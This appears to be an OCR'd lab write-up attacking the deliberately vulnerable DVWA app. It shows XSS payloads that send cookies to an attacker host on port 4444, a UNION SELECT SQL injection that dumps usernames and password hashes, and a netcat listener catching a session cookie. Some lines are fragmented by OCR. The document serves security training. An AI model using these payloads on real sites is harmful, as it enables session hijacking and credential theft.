
Exploit DVWA - XSS e SQL injection

<img src=x onerror=fetch("http://192.168.50.152:4444/"+document.cookie)>



Vulnerability: Reflected Cross Site Sc

What's your name?


<img src=x onerror=fetch("htt

Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


<script>alert('HACKED')</script>



192.168.50.152

HACKED

' UNION SELECT user,password FROM dvwa.users - -



Vulnerability: SQL Injection


User ID: user,password FROM users#

```
ID: ' UNION SELECT user,password FROM dvwa.users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

<script>window.location='http://127.0.0.1:4444/?coockie='document.cookie;</script>



192.168.50.152/dvwa/vulnerabilities/xss_r/?name=<script>fe

Vulnerability: Reflected Cross Site Scripting (X

What's your name?

Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

```
    inet6 fe80::d967:e7b8:ba78:bee5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qle
n 1000
    link/ether 08:00:27:12:68:15 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.8/24 brd 192.168.1.255 scope global dynamic noprefixroute eth1
       valid_lft 2334sec preferred_lft 2334sec
    inet6 fd9b:9eba:8224:1:6e01:2864:349f:c785/64 scope global dynamic noprefixroute
       valid_lft 10063sec preferred_lft 2863sec
    inet6 2a01:827:3ae0:d101:b641:ad63:441d:bef8/64 scope global dynamic noprefixroute
       valid_lft 257016sec preferred_lft 170616sec
    inet6 fe80::4eb2:b944:449a:7e44/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.50.150: inverse host lookup failed: Unknown host
connect to [192.168.50.150] from (UNKNOWN) [192.168.50.150] 48890
GET /security=low;%20PHPSESSID=d74f2b097b2162b6e5e706a802b06ebe HTTP/1.1
Host: 192.168.50.150:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.50.152/
Origin: http://192.168.50.152
Connection: keep-alive
```